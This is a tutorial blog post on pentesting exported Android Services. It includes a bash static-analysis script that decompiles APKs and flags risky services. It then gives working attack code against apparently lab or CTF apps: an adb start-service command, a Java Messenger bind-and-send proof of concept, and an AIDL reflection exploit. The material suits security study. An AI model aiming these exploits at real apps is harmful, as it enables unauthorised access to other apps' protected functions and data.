Hacking Android Services: The Lazy Pentester’s Guide (With Scripts!)
Hacking Android Services: The Lazy Pentester’s Guide (With Scripts!)
Let’s be honest: When we start pentesting an Android app, we all love Activities. They are visual, they are right there on the screen, and they are easy to break. But if you stop there, you are leaving money on the table (or bugs in the report).
The real magic often happens in the shadows. Services.
In this write-up, we are going to hunt down exposed Services, understand how to talk to them, and I’m going to give you a custom Bash script to automate the boring stuff. Less talking, more hacking. Let’s go.
What is a Service? (The “Factory Worker” Analogy)
Before we start breaking things, we need to know what we are dealing with.
Think of an Android app like a company:
- Activity: The Receptionist. The face of the company. You talk to them directly, and they are always on screen.
- Broadcast Receiver: The Delivery Guy. He shows up when an event happens (doorbell rings), drops off a package, and leaves immediately.
- Service: The Factory Worker. They work in the back for long hours (downloading files, playing music) even if you leave the building.
The Hacker’s Goal: We want to find a “Factory Worker” (Service) that left the back door open (exported="true") and trick them into doing something they shouldn’t.
The 30-Second Cheatsheet: Concepts & Examples
To hack these workers, you need to speak their language. Here are the confusing terms explained in one line:
- Binding: A live, two-way pipe between your App and the Service.
- Real World: Spotify. The UI “binds” to the service so the pause button works instantly.
- Stub (AIDL): A bridge allowing your app to call functions inside another app.
- Real World: In-App Purchases. A game uses a Stub to ask the Google Play Store to “buy coins.”
- Messenger: A simple inbox that processes requests one by one.
- Real World: GPS Navigation. The service sends location updates sequentially to the map.
- Send Message: Dropping a specific command (like
42) into that inbox.- Real World: TV Remote App. Sending a “Vol Up” signal to the background service.
Started vs. Bound: The Core Difference
- Started Service: “Fire & Forget.” Runs until the job is done.
- Ex: Instagram Upload. Continues even if you switch apps.
- Bound Service: “Live Connection.” Runs only as long as you are looking at it.
- Ex: Live Wallpaper. Only runs when the system needs to display it on the screen.
🗺️ The Attack Map: Identify Your Target
Not all services are created equal. When you look at the code (using Jadx or my script below), you will face a fork in the road.
1. Is it Exposed?
First, check AndroidManifest.xml.
exported="false"➔ 🛑 Stop. It’s private. Move on.exported="true"➔ ✅ Jackpot. The door is open.
2. What Type is it?
This is where most people get stuck. You need to check the Java/Smali code to see how to interact with it.
- The “Fire & Forget” (Started Service):
- Code sign: It has
onStartCommand(). - Attack Vector: You send an intent, it does a job, and stops.
- Vulnerability: Usually in how it handles the Intent extras or Actions.
- Code sign: It has
- The “Long Conversation” (Bound Service):
- Code sign: It has
onBind(). - Attack Vector: You connect to it and keep a channel open to send/receive data.
- The Boss Level (AIDL): If
onBindreturns a.Stub, you are dealing with AIDL (Android Interface Definition Language). This allows you to call internal functions directly!
- Code sign: It has
🛠️ Phase 1: Reconnaissance (The Automation Script)
I got tired of manually reading manifests and searching for onStartCommand, so I wrote a tool.
This script does the heavy lifting for you. It:
- Decompiles the APK.
- Finds all exported services.
- Analyze the Smali code to tell you if it’s a Started or Bound service.
- Generates a cool HTML report.
📜 The Script: ServiceAnalyzer.sh
flowchart TD
    %% Styles
    classDef startend fill:#2ecc71,stroke:#27ae60,color:#fff,stroke-width:2px;
    classDef process fill:#3498db,stroke:#2980b9,color:#fff;
    classDef decision fill:#f1c40f,stroke:#f39c12,color:#000,stroke-width:2px;
    classDef data fill:#9b59b6,stroke:#8e44ad,color:#fff;

    Start((Start Script)) --> ParseArgs["Parse CLI Arguments\n(-j, -h, input)"]
    ParseArgs --> CheckInput{Input Valid?}

    CheckInput -- No --> PrintHelp["Print Usage / Help"]
    PrintHelp --> End((Exit))

    CheckInput -- Yes --> DetectType{Detect Type}

    subgraph Phase1 [Phase 1: Initialization]
        DetectType -- APK --> CheckPrereq["Check Prerequisites\n(apktool, jq, python3)"]
        DetectType -- Folder --> CheckPrereq_Folder["Check Prerequisites\n(jq, python3)"]

        CheckPrereq --> SetupEnv["Setup Workspace\nCreate Directories"]
        CheckPrereq_Folder --> SetupEnv

        SetupEnv --> ModeDec{Processing Mode?}
    end

    subgraph Phase2 [Phase 2: Code Extraction]
        ModeDec -- APK Mode --> RunApktool["Run apktool d\nDecompile to Smali"]
        ModeDec -- Folder Mode --> LinkFolder["Link Existing Folder\nSkip Extraction"]

        RunApktool --> Manifest
        LinkFolder --> Manifest

        Manifest["Load AndroidManifest.xml"] --> CountComps["Count Components\n(Services, Activities)"]
    end

    subgraph Phase3 [Phase 3: Analysis Loop]
        CountComps --> LoopStart{Service Exists?}

        LoopStart -- No --> EmptyReport["Create Empty JSON"]

        LoopStart -- Yes --> ExtractBlock["Extract Service Block"]
        ExtractBlock --> GetAttribs["Get Attributes\nName, Exported, Permission"]

        GetAttribs --> FindSmali["Find .smali File\nJava Path → Smali Path"]

        FindSmali --> FoundFile{File Found?}

        FoundFile -- No --> CreateJSON["Create JSON\nMinimal Data"]

        FoundFile -- Yes --> AnalyzeCode

        subgraph DeepScan [Deep Code Analysis]
            AnalyzeCode --> CheckType["Detect Type\n(onStart, onBind, AIDL)"]
            AnalyzeCode --> CheckObsf["Check Obfuscation\nHeuristics"]
            AnalyzeCode --> CheckVuln["Scan Vulnerabilities\n(Runtime.exec, getExtras)"]
        end

        CheckType --> CreateJSON
        CheckObsf --> CreateJSON
        CheckVuln --> CreateJSON

        CreateJSON --> WriteTemp["Write service_ID.json"]
        WriteTemp --> LoopStart
    end

    subgraph Phase4 [Phase 4: Reporting]
        EmptyReport --> MergeJSON
        LoopStart -- Done --> MergeJSON["Merge JSONs\n(jq inputs)"]

        MergeJSON --> FinalJSON["final_report.json"]

        FinalJSON --> GenHTML["Generate HTML Report\nInject JSON + CSS"]
        GenHTML --> FinalFile["index.html"]

        FinalFile --> PrintStats["Print Summary\nExecution Time"]
        PrintStats --> End((End Script))
    end

    %% Applying Classes
    class Start,End startend;
    class ParseArgs,CheckPrereq,CheckPrereq_Folder,SetupEnv,RunApktool,LinkFolder,CountComps,ExtractBlock,GetAttribs,FindSmali,CreateJSON,WriteTemp,MergeJSON,GenHTML,PrintStats process;
    class CheckInput,DetectType,ModeDec,LoopStart,FoundFile decision;
    class Manifest,FinalJSON,FinalFile data;
Save this as analyzer.sh and run:
1
chmod +x analyzer.sh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
#!/bin/bash

# ==========================================
#  🛡️ Android Service Analyzer v3.0 (Fast)
#  Automated Static Analysis Framework
#  Supports: APK files OR decompiled folders
#  Made by: falcon0x1 𓅓
# ==========================================

VERSION="3.0"
ENABLE_JADX=false
TARGET_INPUT=""
INPUT_TYPE=""  # "apk" or "folder"
START_TIME=$(date +%s)
TIMESTAMP=$(date +%Y%m%d_%H%M%S)

# Global Variables
BASE_WORK_DIR=""
REPORT_DIR=""
DECOMPILED_DIR=""
MANIFEST=""
SKIP_EXTRACTION=false

# Colors
GREEN="\033[0;32m"
RED="\033[0;31m"
YELLOW="\033[1;33m"
BLUE="\033[0;34m"
CYAN="\033[0;36m"
NC="\033[0m"

# ========== Helper Functions ==========

print_usage() {
    cat << EOF
${BLUE}🛡️  Android Service Analyzer v${VERSION}${NC}

${YELLOW}Usage:${NC}
    $0 [OPTIONS] <input>

${YELLOW}Input can be:${NC}
    • APK file (will be decompiled)
    • Decompiled folder (skips decompilation - FAST!)

${YELLOW}Options:${NC}
    -j, --jadx     Enable Jadx decompilation for exported services
    -h, --help     Show this help message

${YELLOW}Examples:${NC}
    ${GREEN}# Analyze APK (will decompile)${NC}
    $0 app.apk

    ${GREEN}# Analyze already decompiled folder (FAST!)${NC}
    $0 /path/to/decompiled_app/

    ${GREEN}# With Jadx support${NC}
    $0 -j app.apk

${CYAN}💡 Tip: Use decompiled folders for faster repeated analysis!${NC}
EOF
}

check_prerequisites() {
    echo "🔍 Checking prerequisites..."
    local missing_tools=()

    for tool in python3 jq; do
        if ! command -v "$tool" &> /dev/null; then
            missing_tools+=("$tool")
        fi
    done

    # Only check apktool if we're processing an APK
    if [ "$INPUT_TYPE" = "apk" ] && ! command -v apktool &> /dev/null; then
        missing_tools+=("apktool")
    fi

    if [ "$ENABLE_JADX" = true ] && ! command -v jadx &> /dev/null; then
        echo "⚠️  Warning: Jadx requested but not installed."
        missing_tools+=("jadx")
    fi

    if [ ${#missing_tools[@]} -gt 0 ]; then
        echo "❌ Missing tools: ${missing_tools[*]}"
        if [[ " ${missing_tools[*]} " =~ " apktool " ]]; then
            echo "💡 Install apktool: sudo apt install apktool"
        fi
        if [[ " ${missing_tools[*]} " =~ " jq " ]]; then
            echo "💡 Install jq: sudo apt install jq"
        fi
        return 1
    fi

    echo "✅ All required tools are ready."
    return 0
}

detect_input_type() {
    if [ -f "$TARGET_INPUT" ]; then
        if [[ "$TARGET_INPUT" =~ \.apk$ ]]; then
            INPUT_TYPE="apk"
            echo -e "${CYAN}📦 Input detected: APK file${NC}"
        else
            echo "❌ Error: File must be an APK"
            exit 1
        fi
    elif [ -d "$TARGET_INPUT" ]; then
        INPUT_TYPE="folder"
        echo -e "${CYAN}📁 Input detected: Decompiled folder (fast mode)${NC}"

        # Check if AndroidManifest.xml exists in folder
        if [ -f "$TARGET_INPUT/AndroidManifest.xml" ]; then
            echo -e "${GREEN}✅ Valid decompiled APK folder detected${NC}"
        else
            echo -e "${RED}❌ Error: No AndroidManifest.xml found in folder${NC}"
            echo "This doesn't appear to be a valid decompiled APK folder."
            exit 1
        fi
    else
        echo "❌ Error: Input not found: $TARGET_INPUT"
        exit 1
    fi
}

setup_environment() {
    local app_name="unknown"

    if [ "$INPUT_TYPE" = "apk" ]; then
        app_name=$(basename "$TARGET_INPUT" .apk)
        BASE_WORK_DIR="./analysis_${app_name}_${TIMESTAMP}"
        DECOMPILED_DIR="$BASE_WORK_DIR/source"
        SKIP_EXTRACTION=false
    else
        # Folder mode - use existing folder
        app_name=$(basename "$TARGET_INPUT")
        BASE_WORK_DIR="./analysis_${app_name}_${TIMESTAMP}"
        DECOMPILED_DIR="$(cd "$TARGET_INPUT" && pwd)"  # Get absolute path
        SKIP_EXTRACTION=true
    fi

    REPORT_DIR="$BASE_WORK_DIR/reports"

    echo "🛠️  Setting up workspace: $BASE_WORK_DIR"

    mkdir -p "$BASE_WORK_DIR"
    mkdir -p "$REPORT_DIR/json"
    mkdir -p "$REPORT_DIR/html"

    if [ "$ENABLE_JADX" = true ]; then
        mkdir -p "$REPORT_DIR/java"
    fi

    echo "⏰ Start Time: $(date)"
}

extract_apk() {
    if [ "$SKIP_EXTRACTION" = true ]; then
        echo -e "${GREEN}⚡ Skipping decompilation (using existing folder)${NC}"
        MANIFEST="$DECOMPILED_DIR/AndroidManifest.xml"

        # Create a symlink for easy access
        if [ ! -L "$BASE_WORK_DIR/source" ]; then
            ln -s "$DECOMPILED_DIR" "$BASE_WORK_DIR/source" 2>/dev/null || true
        fi

        return 0
    fi

    echo "📦 Decompiling APK: $TARGET_INPUT"
    echo "   (This may take a moment...)"

    if [ ! -f "$TARGET_INPUT" ]; then
        echo "❌ Error: APK file not found."
        exit 1
    fi

    # Decompile APK
    apktool d "$TARGET_INPUT" -o "$DECOMPILED_DIR" -f > /dev/null 2>&1

    if [ $? -ne 0 ]; then
        echo "❌ APK decompilation failed."
        exit 1
    fi

    MANIFEST="$DECOMPILED_DIR/AndroidManifest.xml"
    echo "✅ Decompilation complete."
}

java_to_smali_path() {
    echo "$1" | sed 's/\./\//g'
}

find_smali_file() {
    local smali_base="$1"
    local class_name="$(basename "$smali_base")"

    find "$DECOMPILED_DIR" -type f -name "${class_name}.smali" 2>/dev/null | head -1
}

detect_obfuscation() {
    local service_name="$1"
    local score=0

    if [[ "${service_name##*.}" =~ ^[a-z]$ ]] || [[ "${service_name##*.}" =~ ^[A-Z]$ ]]; then
        score=$((score + 30))
    fi

    if [[ "$service_name" =~ ^[a-z]\.[a-z]\.[a-z]$ ]]; then
        score=$((score + 20))
    fi

    if [ $score -ge 30 ]; then return 0; fi
    return 1
}

detect_vulnerabilities() {
    local service_name="$1"
    local smali_file="$2"
    local vulns=()

    if [ ! -f "$smali_file" ]; then
        echo "[]"
        return
    fi

    if grep -q "Runtime\.exec\|getRuntime()" "$smali_file" 2>/dev/null; then
        vulns+=("Potential RCE (Runtime.exec)")
    fi

    if grep -q "getExtras\|getStringExtra\|getIntExtra" "$smali_file" 2>/dev/null; then
        vulns+=("Accepts Input (Extras)")
    fi

    if grep -q "onBind" "$smali_file" 2>/dev/null && \
       grep -A10 "onBind" "$smali_file" 2>/dev/null | grep -q "return-object.*null"; then
        vulns+=("Exported but Unbindable (Returns Null)")
    fi

    if [ ${#vulns[@]} -gt 0 ]; then
        printf '%s\n' "${vulns[@]}" | jq -R . | jq -s .
    else
        echo "[]"
    fi
}

generate_html_report() {
    local json_file="$1"
    local output_file="$2"

    cat > "$output_file" << 'HTMLEOF'
<!DOCTYPE html>
<html dir="ltr">
<head>
    <meta charset="UTF-8">
    <title>Service Analysis Report</title>
    <style>
        body { font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif; background: #f5f7fa; padding: 20px; margin: 0; }
        .container { max-width: 1200px; margin: 0 auto; background: white; padding: 40px; border-radius: 12px; box-shadow: 0 4px 20px rgba(0,0,0,0.08); }
        h1 { color: #2c3e50; margin-bottom: 10px; }
        .subtitle { color: #7f8c8d; margin-bottom: 30px; }
        .stats { background: linear-gradient(135deg, #667eea 0%, #764ba2 100%); color: white; padding: 25px; border-radius: 10px; margin-bottom: 30px; }
        .stats h3 { margin-top: 0; font-size: 1.3em; }
        .stats-grid { display: grid; grid-template-columns: repeat(auto-fit, minmax(150px, 1fr)); gap: 15px; margin-top: 15px; }
        .stat-box { background: rgba(255,255,255,0.2); padding: 15px; border-radius: 8px; text-align: center; }
        .stat-number { font-size: 2em; font-weight: bold; }
        .stat-label { font-size: 0.9em; opacity: 0.9; margin-top: 5px; }
        .card { border: 1px solid #e1e8ed; padding: 20px; margin-bottom: 20px; border-radius: 10px; border-left: 5px solid #3498db; transition: transform 0.2s, box-shadow 0.2s; }
        .card:hover { transform: translateY(-2px); box-shadow: 0 6px 20px rgba(0,0,0,0.1); }
        .exported-true { border-left-color: #e74c3c; background-color: #fff5f5; }
        .service-name { color: #2c3e50; font-size: 1.2em; font-weight: 600; margin-bottom: 10px; word-break: break-all; }
        .vuln { color: #c0392b; font-weight: bold; margin-top: 15px; }
        .vuln-list { background: #fef5e7; padding: 10px 15px; border-radius: 5px; margin-top: 10px; }
        .tag { background: #ecf0f1; padding: 5px 12px; border-radius: 20px; font-size: 0.85em; margin-right: 8px; display: inline-block; margin-bottom: 5px; }
        .tag-exported { background: #e74c3c; color: white; }
        .tag-obfuscated { background: #f39c12; color: white; }
        .no-services { text-align: center; padding: 60px 20px; color: #7f8c8d; }
        .no-services-icon { font-size: 4em; margin-bottom: 20px; }
    </style>
</head>
<body>
    <div class="container">
        <h1>🛡️ Android Service Analysis Report</h1>
        <div class="subtitle">Comprehensive security analysis of Android services</div>
        <div class="stats" id="stats"></div>
        <div id="content"></div>
    </div>
    <script>
HTMLEOF

    echo "        const data = $(cat "$json_file");" >> "$output_file"

    cat >> "$output_file" << 'HTMLEOF'
        const container = document.getElementById('content');
        const stats = document.getElementById('stats');

        const totalServices = data.services.length;
        const exportedServices = data.services.filter(s => s.exported).length;
        const obfuscatedServices = data.services.filter(s => s.obfuscated).length;
        const vulnerableServices = data.services.filter(s => s.vulnerabilities.length > 0).length;

        stats.innerHTML = `
            <h3>📊 Analysis Statistics</h3>
            <div class="stats-grid">
                <div class="stat-box">
                    <div class="stat-number">${totalServices}</div>
                    <div class="stat-label">Total Services</div>
                </div>
                <div class="stat-box">
                    <div class="stat-number">${exportedServices}</div>
                    <div class="stat-label">Exported</div>
                </div>
                <div class="stat-box">
                    <div class="stat-number">${obfuscatedServices}</div>
                    <div class="stat-label">Obfuscated</div>
                </div>
                <div class="stat-box">
                    <div class="stat-number">${vulnerableServices}</div>
                    <div class="stat-label">Vulnerable</div>
                </div>
            </div>
        `;

        if (totalServices === 0) {
            container.innerHTML = `
                <div class="no-services">
                    <div class="no-services-icon">📭</div>
                    <h2>No Services Found</h2>
                    <p>This application does not declare any services in its AndroidManifest.xml</p>
                </div>
            `;
        } else {
            data.services.forEach(s => {
                let html = `<div class="card ${s.exported ? 'exported-true' : ''}">
                    <div class="service-name">${s.name}</div>
                    <div>
                        <span class="tag">Type: ${s.type}</span>
                        <span class="tag ${s.exported ? 'tag-exported' : ''}">Exported: ${s.exported}</span>
                        <span class="tag ${s.obfuscated ? 'tag-obfuscated' : ''}">Obfuscated: ${s.obfuscated}</span>
                        ${s.permission ? `<span class="tag">Permission: ${s.permission}</span>` : ''}
                    </div>`;

                if(s.vulnerabilities.length > 0) {
                    html += '<div class="vuln">⚠️ Potential Vulnerabilities:</div>';
                    html += '<div class="vuln-list"><ul>';
                    s.vulnerabilities.forEach(v => html += `<li>${v}</li>`);
                    html += '</ul></div>';
                }

                html += `</div>`;
                container.innerHTML += html;
            });
        }
    </script>
</body>
</html>
HTMLEOF
}

main_analysis() {
    echo ""
    echo "🚀 Starting Static Analysis..."

    if [ ! -f "$MANIFEST" ]; then
        echo "❌ Manifest not found at $MANIFEST"
        exit 1
    fi

    # Count services
    local service_count=$(grep -o '<service' "$MANIFEST" | wc -l)

    echo ""
    echo -e "${BLUE}📱 Found ${GREEN}$service_count${BLUE} service(s) in manifest${NC}"
    echo ""

    # Component summary
    local activity_count=$(grep -o '<activity' "$MANIFEST" | wc -l)
    local receiver_count=$(grep -o '<receiver' "$MANIFEST" | wc -l)
    local provider_count=$(grep -o '<provider' "$MANIFEST" | wc -l)

    echo "📊 Component Summary:"
    echo "   ├─ Activities: $activity_count"
    echo "   ├─ Services: $service_count"
    echo "   ├─ Receivers: $receiver_count"
    echo "   └─ Providers: $provider_count"
    echo ""

    if [ "$service_count" -eq 0 ]; then
        echo -e "${YELLOW}ℹ️  This application has no services declared.${NC}"
        echo '{"services": []}' > "$REPORT_DIR/json/final_report.json"
        generate_html_report "$REPORT_DIR/json/final_report.json" "$REPORT_DIR/html/index.html"
        return 0
    fi

    # Process each service
    local counter=0

    grep -n '<service' "$MANIFEST" | while IFS=: read -r line_num line_content; do
        counter=$((counter + 1))

        local service_block=$(sed -n "${line_num},/\/service\|\/>/ p" "$MANIFEST")

        local name=$(echo "$service_block" | grep -o 'android:name="[^"]*"' | head -1 | cut -d'"' -f2)

        # Handle relative names
        if [[ "$name" =~ ^\. ]]; then
            local package=$(grep 'package=' "$MANIFEST" | head -1 | grep -o 'package="[^"]*"' | cut -d'"' -f2)
            name="${package}${name}"
        fi

        if [ -z "$name" ]; then continue; fi

        echo -e "   ${GREEN}🔍${NC} Analyzing: ${BLUE}$name${NC}"

        # Extract attributes
        local exported="false"
        if echo "$service_block" | grep -q 'android:exported="true"'; then
            exported="true"
        fi

        local permission=$(echo "$service_block" | grep -o 'android:permission="[^"]*"' | cut -d'"' -f2)

        # Find Smali
        local smali_path=$(java_to_smali_path "$name")
        local smali_file=$(find_smali_file "$smali_path")

        # Determine Type
        local type="unknown"
        if [ -n "$smali_file" ] && [ -f "$smali_file" ]; then
            if grep -q "onStartCommand" "$smali_file" 2>/dev/null; then
                type="started"
            fi
            if grep -q "onBind" "$smali_file" 2>/dev/null; then
                if [ "$type" == "started" ]; then
                    type="hybrid"
                else
                    type="bound"
                fi
                if grep -q "\$Stub" "$smali_file" 2>/dev/null; then
                    type="bound (AIDL)"
                fi
                if grep -q "Messenger" "$smali_file" 2>/dev/null; then
                    type="bound (Messenger)"
                fi
            fi
        fi

        # Check Obfuscation
        local obfuscated="false"
        if detect_obfuscation "$name"; then
            obfuscated="true"
        fi

        # Check Vulnerabilities
        local vulns_json="[]"
        if [ -n "$smali_file" ] && [ -f "$smali_file" ]; then
            vulns_json=$(detect_vulnerabilities "$name" "$smali_file")
        fi

        # Construct JSON
        local json_obj=$(jq -n \
            --arg id "$counter" \
            --arg name "$name" \
            --argjson exported "$exported" \
            --arg type "$type" \
            --argjson obfuscated "$obfuscated" \
            --argjson vulns "$vulns_json" \
            --arg permission "$permission" \
            '{id: ($id | tonumber), name: $name, exported: $exported, type: $type, obfuscated: $obfuscated, vulnerabilities: $vulns, permission: $permission}')

        echo "$json_obj" > "$REPORT_DIR/json/service_${counter}.json"
    done

    # Aggregate JSON
    echo ""
    echo "📊 Generating Reports..."

    if ls "$REPORT_DIR/json"/service_*.json 1> /dev/null 2>&1; then
        jq -n '{services: [inputs]}' "$REPORT_DIR/json"/service_*.json > "$REPORT_DIR/json/final_report.json"
        generate_html_report "$REPORT_DIR/json/final_report.json" "$REPORT_DIR/html/index.html"

        local final_count=$(ls "$REPORT_DIR/json"/service_*.json 2>/dev/null | wc -l)
        echo -e "${GREEN}✅ Successfully analyzed $final_count service(s)${NC}"
    else
        echo '{"services": []}' > "$REPORT_DIR/json/final_report.json"
        generate_html_report "$REPORT_DIR/json/final_report.json" "$REPORT_DIR/html/index.html"
    fi
}

# ========== Main Execution ==========

main() {
    # Parse arguments
    while [[ "$#" -gt 0 ]]; do
        case $1 in
            -j|--jadx) ENABLE_JADX=true ;;
            -h|--help)
                print_usage
                exit 0
                ;;
            -*)
                echo "Unknown option: $1"
                echo "Use -h or --help for usage information"
                exit 1
                ;;
            *) TARGET_INPUT="$1" ;;
        esac
        shift
    done

    # Validate input
    if [ -z "$TARGET_INPUT" ]; then
        echo -e "${RED}Error: No input specified${NC}"
        echo ""
        print_usage
        exit 1
    fi

    # Detect input type (APK or folder)
    detect_input_type

    # Run analysis
    check_prerequisites || exit 1
    setup_environment
    extract_apk
    main_analysis

    # Calculate execution time
    local end_time=$(date +%s)
    local duration=$((end_time - START_TIME))

    echo ""
    echo "🎉 Analysis Complete!"
    echo -e "⏱️  Execution time: ${GREEN}${duration}s${NC}"
    echo "📂 Output directory: $BASE_WORK_DIR"
    echo "📄 HTML Report: $REPORT_DIR/html/index.html"
    echo "📋 JSON Report: $REPORT_DIR/json/final_report.json"
    echo ""

    if [ "$INPUT_TYPE" = "folder" ]; then
        echo -e "${CYAN}💡 Tip: You used fast mode (decompiled folder)!${NC}"
    fi
}

main "$@"
How to use it:
Fast Mode (Recommended for repeated analysis):
1
chmod +x analyzer.sh
Use already decompiled folder (INSTANT! ⚡)
1
./analyzer.sh ./analysis_io.hextree.attacksurface_20260108_130313/source/
Or any apktool output
1
./analyzer.sh /path/to/decompiled_app/
APK Mode (First-time analysis):
1
2
# Analyze APK (will decompile automatically)
./analyzer.sh app.apk
Boom. Open the HTML report and look for the red targets.
⚔️ Phase 2: Exploitation (Let’s Break Stuff)
Now that we found a target, how do we exploit it?
Scenario A: The “Started Service” (Intent Injection)
The Target: A service that performs an action based on an Intent string. The Code (Simulated):
1
2
3
4
5
6
public int onStartCommand(Intent intent, int flags, int startId) {
    if (intent.getAction().equals("com.admin.GIVE_FLAG")) {
        revealSecret();
    }
}
The Attack: We don’t need to write code. We use adb.
1
2
adb shell am start-service -n com.target.app/.MyService -a com.admin.GIVE_FLAG
Result: The service triggers and executes the hidden function.
Scenario B: The “Messenger” Service (The Silent Listener)
The Target: A Bound Service that uses Messenger and Handler. The Code Sign: You see new Messenger(new IncomingHandler(...)) and a handleMessage(Message msg) function.
The Problem: You might think: “I’ll just use ADB like in Scenario A!” WRONG. 🛑
- ADB speaks “Intents” (Strings/Text).
- Messenger speaks “Message Objects” (Java Memory Objects).
There is no ADB command to create a Java Message object. If you try am start-service, the service handles it in onBind, ignores your Intent, and waits for a Message that never comes.
The Hacker Way: We must write a tiny PoC App (Proof of Concept). We need to bind to the service, create a specific Message (usually with a specific integer ID called .what), and send it into the pipe.
The Attack Code (Java): Target Logic: if (msg.what == 42) giveFlag();
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
// 1. Define the Connection
ServiceConnection connection = new ServiceConnection() {
    @Override
    public void onServiceConnected(ComponentName name, IBinder service) {
        try {
            // A. Turn the raw Binder into a Messenger
            Messenger messenger = new Messenger(service);

            // B. Craft the payload (The "Bullet")
            // We found "42" by reading the smali code in the 'handleMessage' function
            Message msg = Message.obtain(null, 42);
            //if we want to send more thand massage number
            Bundle bundle = new Bundle();
            bundle.putString("password", "123456");
            msg.setData(bundle);

            // C. Fire in the hole!
            messenger.send(msg);

            Log.d("HACK", "Message sent! Check logs for flag.");

        } catch (RemoteException e) { e.printStackTrace(); }
    }

    @Override
    public void onServiceDisconnected(ComponentName name) { }
};

// 2. Trigger the Bind (Put this in your Attack Activity)
Intent intent = new Intent();
intent.setClassName("com.victim.app", "com.victim.app.TheMessengerService");
bindService(intent, connection, Context.BIND_AUTO_CREATE);
Scenario C: The “Bound Service” (AIDL & ClassLoader)
The Target: An AIDL service. The onBind returns a Stub. The Problem: Normally, you have to extract .aidl files, copy them to your project, and hope the package names match. It’s painful. The Hacker Way: Use Java Reflection (ClassLoader). We make our attack app “steal” the class definition from the victim app at runtime.
The Attack Code (Java):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
// 1. Connect to the service
ServiceConnection mConnection = new ServiceConnection() {
    public void onServiceConnected(ComponentName name, IBinder service) {
        try {
            // 2. Load the victim's class dynamically
            Context victimContext = createPackageContext("com.victim.app",
                Context.CONTEXT_INCLUDE_CODE | Context.CONTEXT_IGNORE_SECURITY);

            Class<?> targetInterface = victimContext.getClassLoader()
                .loadClass("com.victim.app.ISecretInterface");

            // 3. Morph the Binder into the Interface
            // (Equivalent to ISecretInterface.Stub.asInterface(service))
            Class<?> stub = null;
            for (Class<?> c : targetInterface.getDeclaredClasses()) {
                if (c.getSimpleName().equals("Stub")) { stub = c; break; }
            }

            Method asInterface = stub.getMethod("asInterface", IBinder.class);
            Object remoteService = asInterface.invoke(null, service);

            // 4. Call the hidden function!
            Method getFlag = targetInterface.getMethod("getFlag");
            Log.d("HACK", "Flag: " + getFlag.invoke(remoteService));

        } catch (Exception e) { e.printStackTrace(); }
    }
};
📸 Visual Summary (The Mind Map)
If you get lost, just follow this map. This is how I decide whether to attack or ignore a service.
